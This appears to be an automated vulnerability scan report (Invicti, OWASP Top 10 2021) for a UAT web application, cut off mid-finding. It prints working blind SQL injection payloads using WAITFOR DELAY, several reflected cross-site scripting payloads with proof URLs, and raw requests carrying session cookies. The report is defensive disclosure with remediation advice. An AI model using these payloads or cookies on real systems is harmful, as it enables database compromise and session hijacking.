15/10/2026 01:48 PM (UTC04:00)

OWASP Top 10 2021 Report

Go to the report on Invicti Enterprise.

https://ces.uat.int.ttc.ca/

Scan Time	: 14/10/2026 02:06 PM
Scan Duration	: 00:03:04:30
Total Requests	: 306,904
Average Speed	: 27.7 r/s


Risk Level:
CRITICAL

Explanation

This report is generated based on OWASP Top Ten 2021 classification.
There is a vulnerability that is not shown below. Please take a look at the detailed scan report to see it.


17 IDENTIFIED	11 CONFIRMED	2 CRITICAL
7 HIGH	1 MEDIUM	7 LOW
	0 BEST PRACTICE	0 INFORMATION

Identified Vulnerabilities



Critical	2
High	7
Medium	1
Low	7
Best Practice	0
Information	0
TOTAL	**17**

Confirmed Vulnerabilities



Critical	2
High	7
Medium	0
Low	2
Best Practice	0
Information	0
TOTAL	**11**

Vulnerabilities By OWASP Top Ten 2021

CONFIRM	VULNERABILITY	METHOD	URL	SEVERITY
A02 - CRYPTOGRAPHIC FAILURES				
	HTTP Strict Transport Security (HSTS) Policy Not Enabled	GET	https://ces.uat.int.ttc.ca/	MEDIUM
	Cookie Not Marked as Secure	GET	https://ces.uat.int.ttc.ca/	LOW
A03 - INJECTION				
	Blind SQL Injection	POST	https://ces.uat.int.ttc.ca/Bus/CreateBus	CRITICAL
	Blind SQL Injection	POST	https://ces.uat.int.ttc.ca/Engine/CreateEngine	CRITICAL
	Cross-site Scripting	GET	https://ces.uat.int.ttc.ca/RebuiltParts/LabourDetailsPartial?gridType=RebuiltGrid&id='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00568A)%3C/scRipt%3E	HIGH
	Cross-site Scripting	GET	https://ces.uat.int.ttc.ca/RebuiltParts/ScDetailsPartial?gridType='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x005D89)%3C/scRipt%3E&id=3	HIGH
	Cross-site Scripting	GET	https://ces.uat.int.ttc.ca/RebuiltParts/ScDetailsPartial?gridType=RebuiltGrid&id=%3cscRipt%3ens(0x005DDE)%3c%2fscRipt%3e	HIGH
	Cross-site Scripting	GET	https://ces.uat.int.ttc.ca/RebuiltParts/RebuiltPartsPartial?gridType='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0093E2)%3C/scRipt%3E&id=9876637	HIGH
	Cross-site Scripting	GET	https://ces.uat.int.ttc.ca/RebuiltParts/RebuiltPartsPartial?gridType=RebuiltGrid&id='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0096D5)%3C/scRipt%3E	HIGH
	Cross-site Scripting	GET	https://ces.uat.int.ttc.ca/RebuiltParts/NonStockPartsPartial?gridType='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00DCB8)%3C/scRipt%3E&id=3	HIGH
	Cross-site Scripting	GET	https://ces.uat.int.ttc.ca/RebuiltParts/NonStockPartsPartial?gridType=RebuiltGrid&id='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00DCE5)%3C/scRipt%3E	HIGH
A05 - SECURITY MISCONFIGURATION				
	Autocomplete is Enabled	GET	https://ces.uat.int.ttc.ca/RebuiltPartsIndex	LOW

CONFIRM	VULNERABILITY	METHOD	URL	SEVERITY
	Misconfigured Access-Control-Allow-Origin Header	GET	https://ces.uat.int.ttc.ca/	LOW
	Missing X-Content-Type-Options Header	GET	https://ces.uat.int.ttc.ca/	LOW
	Stack Trace Disclosure (ASP.NET)	GET	https://ces.uat.int.ttc.ca/StockCodedParts?filter=3&group=3&page=1&pageSize=14&sort=3	LOW
	Version Disclosure (IIS)	GET	https://ces.uat.int.ttc.ca/	LOW
	Version Disclosure (Jquery)	GET	https://ces.uat.int.ttc.ca/	LOW

1. Blind SQL Injection

CRITICAL 2 | CONFIRMED 2

Invicti Enterprise identified a Blind SQL Injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Invicti Enterprise **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed us to identify and confirm the SQL injection.

Impact

Depending on the backend database, the database connection settings, and the operating system, an attacker can mount one or more of the following attacks successfully:

- Reading, updating and deleting arbitrary data or tables from the database
- Executing commands on the underlying operating system

Vulnerabilities

1.1. https://ces.uat.int.ttc.ca/Bus/CreateBus

CONFIRMED

Method	Parameter	Parameter Type	Value
POST	group	Querystring	
POST	Description	Querystring	' WAITFOR DELAY '0:0:25'-- /* 5c2d845e-4ed8-4111-ab5a-6f1cc1ce5227 */
POST	sort	Querystring	
POST	ListId	Querystring	3
POST	filter	Querystring	

Proof of Exploit

Identified Database Name (cached)

```
CES¦¦***
```

Identified Database User (cached)

```
 ESUs***
```

Identified Database Version (cached)

```
micro***
```

Request | Response

Request

```
POST /Bus/CreateBus HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: */*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 125
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6
Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdrle5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp
Referer: https://ces.uat.int.ttc.ca/Bus
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
X-Requested-With: XMLHttpRequest

filter=&ListId=3&Description=%27+WAITFOR+DELAY+%270%3a0%3a25%27--+%2f*+5c2d845e-4ed8-4111-ab5a-
6f1cc1ce5227+*%2f&sort=&group=
```

Response

Response Time (ms) : 25033.5621
Total Bytes Received : 218
Body Length : 0
Is Compressed : No

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/10.0
Persistent-Auth: true
X-Powered-By: ASP.NET
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Date: Wed, 14 Oct 2026 20:32:28 GMT

An error occurred while updating the Vehicle. Vehicle exists or you are trying to add the same
vehicle in batch mode.
```

1.2. https://ces.uat.int.ttc.ca/Engine/CreateEngine

CONFIRMED

Method	Parameter	Parameter Type	Value
POST	group	Querystring	
POST	sort	Querystring	
POST	filter	Querystring	
POST	Name	Querystring	') WAITFOR DELAY '0:0:25'-- /* 5c8ffd24-223b-480b-b0bb-c53cfa4009 9a */

Proof of Exploit

Identified Database Name

```
CES¦¦***
```

Identified Database User

```
ESUs***
```

Identified Database Version

```
micro***
```

Request | Response

Request

```
POST /Engine/CreateEngine HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: */*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 110
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6
Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdrle5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp
Referer: https://ces.uat.int.ttc.ca/EngineIndex
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
X-Requested-With: XMLHttpRequest

Name=%27)+WAITFOR+DELAY+%270%3a0%3a25%27--+%2f*+5c8ffd24-223b-480b-b0bb-
c53cfa40099a+*%2f&filter=&sort=&group=
```

Response

Response Time (ms) : 25042.9924
Total Bytes Received : 218
Body Length : 0
Is Compressed : No

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/10.0
Persistent-Auth: true
X-Powered-By: ASP.NET
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Date: Wed, 14 Oct 2026 19:51:47 GMT

An error occurred while updating the engine. Duplicate record found.
```

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate the all dynamically generated SQL queries and convert them to parameterized queries. *(If you decide to use a DAL/ORM, change all legacy code to use these new libraries.)*
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- Blind SQL Injection
- SQL Injection Cheat Sheet[#Blind]
- OWASP SQL injection
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

CLASSIFICATION

OWASP Top Ten 2021	A03

CVSS 3.0 SCORE	
Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE	
Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 4.0 Score	
9.3 / Critical	
Exploitability	High
Complexity	High

CVSS 4.0 Score

Vulnerable system	High
Subsequent system	Low
Exploitation	High
Security requirements	High

CVSS Vector String

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

2. Cross-site Scripting

HIGH | 7 | CONFIRMED | 7

Invicti Enterprise detected Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

2.1. https://ces.uat.int.ttc.ca/RebuiltParts/LabourDetailsPartial?gridType=RebuiltGrid&id='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00568A)%3C/scRipt%3E

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	gridType	Querystring	`RebuiltGrid`
GET	id	Querystring	`'"--></style></scRipt><scRipt>netsparker(0x00568A)</scRipt>`

Proof URL

https://ces.uat.int.ttc.ca/RebuiltParts/LabourDetailsPartial?gridType=RebuiltGrid&id='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x00568A)%3C/scRipt%3E

Request | Response

Request

```
GET /RebuiltParts/LabourDetailsPartial?gridType=RebuiltGrid&id='%22--
%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00568A)%3C/scRipt%3E HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: text/html, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6
Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdrle5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp
Referer: https://ces.uat.int.ttc.ca/RebuiltPartsIndex
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
X-Requested-With: XMLHttpRequest
```

Response

Response Time (ms) : 23.6491
Total Bytes Received : 221
Body Length : 0
Is Compressed : No

…
transports['aspnetmvc-ajax']){return 'aspnetmvc-ajax';} else{throw new Error('The
kendo.aspnetmvc.min.js script is not included.');}})(),"transport":{"read":
{"url":"/LabourDetails/GetLabourDetails?id='"--></style></scRipt><scRipt>netsparker(0x00568A)
</scRipt>&gridType=RebuiltGrid","type":"GET"},"prefix":"","update":
{"url":"/LabourDetails/UpdateLabourDetail?id='"--></style></scRipt><scRipt>netsparker(0x00568A)
</scRipt>&gridType=RebuiltGrid","type":"POST"},"create":{"url":"/LabourDetails/CreateLabourDetail?
id='"--></style></scRipt><scRipt>netsparker(0x00568A)
</scRipt>&gridType=RebuiltGrid","type":"POST"},"destroy":{"url":"/LabourDetails/DeleteLabourDetail?
id='"--></style></scRipt><scRipt>netsparker(0x00568A)
</scRipt>&gridType=RebuiltGrid","type":"POST"}},"pageSize":5,"page":1,"groupPaging":false,"total":0,
"serverPaging":true,"serverSorting":true,"serverFiltering":true,"serverGrouping":true,"serverAggrega
tes":true
…

2.2. https://ces.uat.int.ttc.ca/RebuiltParts/NonStockPartsPartial?gridType='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00DCB8)%3C/scRipt%3E&id=3

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	gridType	Querystring	'"--></style></scRipt><scRipt>netsparker(0x00DCB8)</scRipt>

Method	Parameter	Parameter Type	Value
GET	id	Querystring	3

Proof URL

https://ces.uat.int.ttc.ca/RebuiltParts/NonStockPartsPartial?gridType='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x00DCB8)%3C/scRipt%3E&id=3

Request | Response

Request

```
GET /RebuiltParts/NonStockPartsPartial?gridType='%22--
%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00DCB8)%3C/scRipt%3E&id=3 HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: text/html, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6
Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdr1e5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp
Referer: https://ces.uat.int.ttc.ca/RebuiltPartsIndex?
BusId=3&BuyNewCost=0.00&CoreCharge=3&CoreCode=3&DateEntered=5%2f16%2f2017%202%3a37%3a38%20PM&Descrip
tion=STREETCAR%20INSERT%20RED%20CUSHION&JobNumber=55286&KeyWord=INSERT&LastModifiedBy=JJACKSON&MmsSt
ockCode=771377&RebuiltId=9877427&RebuiltStockNum=010459&RemanCost=0.00&SopNumber=3&formMode=Edit
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
X-Requested-With: XMLHttpRequest
```

Response

Response Time (ms) : 30.4868
Total Bytes Received : 221
Body Length : 0
Is Compressed : No

```
…
eturn 'aspnetmvc-ajax';} else{throw new Error('The kendo.aspnetmvc.min.js script is not
included.');}})(),"transport":{"read":{"url":"/NscPartsUsedInEstimates/GetNscPartsUsedInEstimates?
id=3&gridType='"--></style></scRipt><scRipt>netsparker(0x00DCB8)
</scRipt>","type":"GET"},"prefix":"","update":
{"url":"/NscPartsUsedInEstimates/UpdateNscPartsUsedInEstimates?id=3&gridType='"--></style></scRipt>
<scRipt>netsparker(0x00DCB8)</scRipt>","type":"POST"},"create":
{"url":"/NscPartsUsedInEstimates/CreateNscPartsUsedInEstimatess?id=3&gridType='"--></style></scRipt>
<scRipt>netsparker(0x00DCB8)</scRipt>","type":"POST"},"destroy":
{"url":"/NscPartsUsedInEstimates/DeleteNscPartsUsedInEstimates?id=3&gridType=
{ViewBag.GridType}","type":"POST"}},"pageSize":5,"page":1,"groupPaging":false,"total":0,"serverP
…
```

2.3. https://ces.uat.int.ttc.ca/RebuiltParts/NonStockPartsPartial?gridType=RebuiltGrid&id='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00DCE5)%3C/scRipt%3E

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	gridType	Querystring	RebuiltGrid
GET	id	Querystring	'"--></style></scRipt><scRipt>netsparker(0x00DCE5)</scRipt>

Proof URL

https://ces.uat.int.ttc.ca/RebuiltParts/NonStockPartsPartial?gridType=RebuiltGrid&id='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x00DCE5)%3C/scRipt%3E

Request | Response

Request

```
GET /RebuiltParts/NonStockPartsPartial?gridType=RebuiltGrid&id='%22--
%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00DCE5)%3C/scRipt%3E HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: text/html, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6
Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdrle5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp
Referer: https://ces.uat.int.ttc.ca/RebuiltPartsIndex?
BusId=3&BuyNewCost=0.00&CoreCharge=3&CoreCode=3&DateEntered=5%2f16%2f2017%202%3a37%3a38%20PM&Descrip
tion=STREETCAR%20INSERT%20RED%20CUSHION&JobNumber=55286&KeyWord=INSERT&LastModifiedBy=JJACKSON&MmsSt
ockCode=771377&RebuiltId=9877427&RebuiltStockNum=010459&RemanCost=0.00&SopNumber=3&formMode=Edit
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
X-Requested-With: XMLHttpRequest
```

Response

Response Time (ms) : 23.6226
Total Bytes Received : 221
Body Length : 0
Is Compressed : No

```
…
c-ajax']){return 'aspnetmvc-ajax';} else{throw new Error('The kendo.aspnetmvc.min.js script is not
included.');}})(),"transport":{"read":{"url":"/NscPartsUsedInEstimates/GetNscPartsUsedInEstimates?
id='"--></style></scRipt><scRipt>netsparker(0x00DCE5)
</scRipt>&gridType=RebuiltGrid","type":"GET"},"prefix":"","update":
{"url":"/NscPartsUsedInEstimates/UpdateNscPartsUsedInEstimates?id='"--></style></scRipt>
<scRipt>netsparker(0x00DCE5)</scRipt>&gridType=RebuiltGrid","type":"POST"},"create":
{"url":"/NscPartsUsedInEstimates/CreateNscPartsUsedInEstimatess?id='"--></style></scRipt>
<scRipt>netsparker(0x00DCE5)</scRipt>&gridType=RebuiltGrid","type":"POST"},"destroy":
{"url":"/NscPartsUsedInEstimates/DeleteNscPartsUsedInEstimates?id='"--></style></scRipt>
<scRipt>netsparker(0x00DCE5)</scRipt>&gridType=
{ViewBag.GridType}","type":"POST"}},"pageSize":5,"page":1,"groupPaging":false,"total":0,"serverPagin
g":true,"serverSorting":true,"serverFiltering":true,"serverGrouping":true,"serverAggregate
…
```

2.4. https://ces.uat.int.ttc.ca/RebuiltParts/RebuiltPartsPartial?gridType='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0093E2)%3C/scRipt%3E&id=9876637

CONFIRMED

Method	Parameter	Parameter Type	Value

Method	Parameter	Parameter Type	Value
GET	gridType	Querystring	'"--></style></scRipt><scRipt>netsparker(0x0093E2)</scRipt>
GET	id	Querystring	9876637

Proof URL

https://ces.uat.int.ttc.ca/RebuiltParts/RebuiltPartsPartial?gridType='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x0093E2)%3C/scRipt%3E&id=9876637

Request | Response

Request

```
GET /RebuiltParts/RebuiltPartsPartial?gridType='%22--
%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0093E2)%3C/scRipt%3E&id=9876637 HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: text/html, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6
Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdr1e5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp
Referer: https://ces.uat.int.ttc.ca/RebuiltPartsIndex
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
X-Requested-With: XMLHttpRequest
```

Response

Response Time (ms) : 72.1239
Total Bytes Received : 221
Body Length : 0
Is Compressed : No


```
…
n 'aspnetmvc-ajax';} else{throw new Error('The kendo.aspnetmvc.min.js script is not included.');}})
(),"transport":{"read":{"url":"/RbPartsUsedInEstimates/GetRbPartsUsedInEstimates?
id=9876637&gridType='"--></style></scRipt><scRipt>netsparker(0x0093E2)
</scRipt>","type":"GET"},"prefix":"","update":
{"url":"/RbPartsUsedInEstimates/UpdateRbPartsUsedInEstimates?id=9876637&gridType='"--></style>
</scRipt><scRipt>netsparker(0x0093E2)</scRipt>","type":"POST"},"create":
{"url":"/RbPartsUsedInEstimates/CreateRbPartsUsedInEstimates?id=9876637&gridType='"--></style>
</scRipt><scRipt>netsparker(0x0093E2)</scRipt>","type":"POST"},"destroy":
{"url":"/RbPartsUsedInEstimates/DeleteRbPartsUsedInEstimates?id=9876637&gridType='"--></style>
</scRipt><scRipt>netsparker(0x0093E2)
</scRipt>","type":"POST"}},"pageSize":5,"page":1,"groupPaging":false,"total":0,"serverPaging":true,"
serverSorting":true,"serverFiltering":true,"serverGrouping":true,"serverAggregates":true,"filter":
[],"error":
…
```


2.5. https://ces.uat.int.ttc.ca/RebuiltParts/RebuiltPartsPartial?gridType=RebuiltGrid&id='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0096D5)%3C/scRipt%3E

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	gridType	Querystring	RebuiltGrid
GET	id	Querystring	'"--></style></scRipt><scRipt>netsparker(0x0096D5)</scRipt>

Proof URL

https://ces.uat.int.ttc.ca/RebuiltParts/RebuiltPartsPartial?gridType=RebuiltGrid&id='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x0096D5)%3C/scRipt%3E

Request | Response

Request

```
GET /RebuiltParts/RebuiltPartsPartial?gridType=RebuiltGrid&id='%22--
%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0096D5)%3C/scRipt%3E HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: text/html, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6
Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdrle5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp
Referer: https://ces.uat.int.ttc.ca/RebuiltPartsIndex
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
X-Requested-With: XMLHttpRequest
```

Response

Response Time (ms) : 24.2288
Total Bytes Received : 221
Body Length : 0
Is Compressed : No

```
…
mvc-ajax']){return 'aspnetmvc-ajax';} else{throw new Error('The kendo.aspnetmvc.min.js script is not
included.');}})(),"transport":{"read":{"url":"/RbPartsUsedInEstimates/GetRbPartsUsedInEstimates?
id='"--></style></scRipt><scRipt>netsparker(0x0096D5)
</scRipt>&gridType=RebuiltGrid","type":"GET"},"prefix":"","update":
{"url":"/RbPartsUsedInEstimates/UpdateRbPartsUsedInEstimates?id='"--></style></scRipt>
<scRipt>netsparker(0x0096D5)</scRipt>&gridType=RebuiltGrid","type":"POST"},"create":
{"url":"/RbPartsUsedInEstimates/CreateRbPartsUsedInEstimates?id='"--></style></scRipt>
<scRipt>netsparker(0x0096D5)</scRipt>&gridType=RebuiltGrid","type":"POST"},"destroy":
{"url":"/RbPartsUsedInEstimates/DeleteRbPartsUsedInEstimates?id='"--></style></scRipt>
<scRipt>netsparker(0x0096D5)
</scRipt>&gridType=RebuiltGrid","type":"POST"}},"pageSize":5,"page":1,"groupPaging":false,"total":0,
"serverPaging":true,"serverSorting":true,"serverFiltering":true,"serverGrouping":true,"serverAggrega
tes":true
…
```

2.6. https://ces.uat.int.ttc.ca/RebuiltParts/ScDetailsPartial?gridType='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x005D89)%3C/scRipt%3E&id=3

CONFIRMED

Method	Parameter	Parameter Type	Value

Method	Parameter	Parameter Type	Value
GET	gridType	Querystring	'"--></style></scRipt><scRipt>netsparker(0x005D89)</scRipt>
GET	id	Querystring	3

Proof URL

https://ces.uat.int.ttc.ca/RebuiltParts/ScDetailsPartial?gridType='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x005D89)%3C/scRipt%3E&id=3

Request | Response

Request

```
GET /RebuiltParts/ScDetailsPartial?gridType='%22--
%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x005D89)%3C/scRipt%3E&id=3 HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: text/html, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6
Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdrle5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp
Referer: https://ces.uat.int.ttc.ca/RebuiltPartsIndex
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
X-Requested-With: XMLHttpRequest
```

Response

Response Time (ms) : 27.5246
Total Bytes Received : 221
Body Length : 0
Is Compressed : No

…
{return 'aspnetmvc-ajax';} else{throw new Error('The kendo.aspnetmvc.min.js script is not included.');}})(),"transport":{"read":{"url":"/ScPartsUsedInEstimates/GetScPartsUsedInEstimates?id=3&gridType='"--></style></scRipt><scRipt>netsparker(0x005D89)</scRipt>","type":"GET"},"prefix":"","update":{"url":"/ScPartsUsedInEstimates/UpdateScPartsUsedInEstimates?id=3&gridType='"--></style></scRipt><scRipt>netsparker(0x005D89)</scRipt>","type":"POST"},"create":{"url":"/ScPartsUsedInEstimates/CreateScPartsUsedInEstimates?id=3&gridType='"--></style></scRipt><scRipt>netsparker(0x005D89)</scRipt>","type":"POST"},"destroy":{"url":"/ScPartsUsedInEstimates/DeleteScPartsUsedInEstimates?id=3&gridType='"--></style></scRipt><scRipt>netsparker(0x005D89)</scRipt>","type":"POST"}},"pageSize":5,"page":1,"groupPaging":false,"total":0,"serverPaging":true,"serverSorting":true,"serverFiltering":true,"serverGrouping":true,"serverAggregates":true,"filter":[],"error":
…

2.7. https://ces.uat.int.ttc.ca/RebuiltParts/ScDetailsPartial?gridType=RebuiltGrid&id=%3cscRipt%3ens(0x005DDE)%3c%2fscRipt%3e

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	gridType	Querystring	RebuiltGrid
GET	id	Querystring	<scRipt>ns(0x005DDE)</scRipt>

Proof URL

https://ces.uat.int.ttc.ca/RebuiltParts/ScDetailsPartial?gridType=RebuiltGrid&id=%3cscRipt%3ealert(0x005DDE)%3c%2fscRipt%3e

Request | Response

Request

```
GET /RebuiltParts/ScDetailsPartial?gridType=RebuiltGrid&id=%3cscRipt%3ens(0x005DDE)%3c%2fscRipt%3e
HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: text/html, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6
Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdrle5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp
